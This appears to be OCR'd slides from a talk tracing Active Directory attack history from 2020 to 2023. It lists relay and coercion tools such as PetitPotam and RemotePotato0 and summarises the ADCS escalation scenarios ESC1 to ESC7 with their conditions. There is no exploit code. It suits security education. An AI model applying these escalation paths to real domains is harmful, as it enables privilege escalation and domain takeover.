
Resource-Based Constrained Delegation

Persistence


AD Permissions

DCShadow (ID: T1207)

"The Golden Years" (2015 – 2019) Tools Conceptual Overview



“The Golden Years” (2015 – 2019) Conceptual Flow



DNSAdmin to Domain Admin

Printer Bug (SpoolSample)

AD Permissions

Resource-Based Constrained Delegation

DA

DCShadow

AD Permissions

DA

Active Directory Attack Timelines: “The Third Age” (2020 – 2023)

2020

- December: Adalanche tool released by Lars Karlslund

2021

- April: RemotePotato0 tool released by antonioCoco & article by Antonio Cocomazzi and Andrea Pierini
- July: PetitPotam tool released
- August: Certified Pre-Owned (ADCS Attacks) Black Hat talk by Will Schroeder & Lee Christensen whitepaper download
- August: Certify ADCS tool released by Will Schroeder & Lee Christensen (in GhostPack)
- October: Kerberos Relay Attack by James Forshaw
- October: Certipy tool released by Oliver Lyak (ly4k) - Python port of the Certify tool
- November: “Is This My Domain Controller” Black Hat talk by Sagi Sheinfeld (@sagish1233), Eyal Karni (@eyal_karni), & Yaron Zinar (@YaronZi)

2022

- April: KrbRelayUp tool released by Dec0ne


2023

- October: CrackMapExec continues as NetExec (nxc)!

2021

RemotePotato0 tool


- RemotePotato0 tool released by antonioCoco & article by Antonio Cocomazzi and Andrea Pierini
- Every Windows system is vulnerable to a particular NTLM relay attack that could allow attackers to escalate privileges from User to Domain Admin.
- Relaying Potatoes: Another Unexpected Privilege Escalation Vulnerability in Windows RPC Protocol https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/



PetitPotam tool

- PetitPotam tool released
- *PoC tool to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw*
- *The tools use the LSARPC named pipe with interface c681d488-d850-11d0-8c52-00c04fd90f7e due to prevelance*
- *Possible to trigger with the EFSRPC named pipe and interface df1941c5-fe89-4e79-bf10-463657acf44d*
- *No credentials needed for running against a Domain Controller*
- *Inspired by the previous work on MS-RPRN from @tifkin_ & @elad_shamir and others SpecterOps guys*

https://github.com/topotam/PetitPotam



Les aventures de
Petit Potam
"Petit Potam, c'est l'apprentissage du bonheur et de l'harmonie."
TÉLÉMAGAZINE

Certified Pre-Owned (ADCS Attacks) Black Hat Presentation

Certified Pre-Owned (ADCS Attacks) Black Hat talk by Will Schroeder & Lee Christensen (whitepaper download)

https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Certified-Pre-Owned-Abusing-Active-Directory-Certificate-Services.pdf

Certified Pre-Owned (ADCS Attacks) Black Hat Presentation



Escalation Scenarios

→ ESC1


- General Requirements
- **[PKINIT] Client Authentication**, **Smart Card Logon**, **Any Purpose**, or **No EKU** (i.e., EKU allows auth)
- The **ENROLLEE_SUPPLIES_SUBJECT** flag

→ ESC2

- General requirements
- The **Any Purpose** EKU or **No EKU**

→ ESC3

- General requirements + no "enrollment agent restrictions"
- The **Certificate Request Agent** EKU
- Enrollment rights to template with a few other requirements



Escalation Scenarios (cont.)

→ ESC4

- Vulnerable certificate template access control

→ ESC5

- Vulnerable PKI object access control

→ ESC6


- **EDITF_ATTRIBUTESUBJECTALTNAME2** flag set on a CA
- *(Allows CSRs for ANY template to specify a SAN!)*

→ ESC7

- Vulnerable CA access control
- The **ManageCA** permission can be used to fixate ESC6

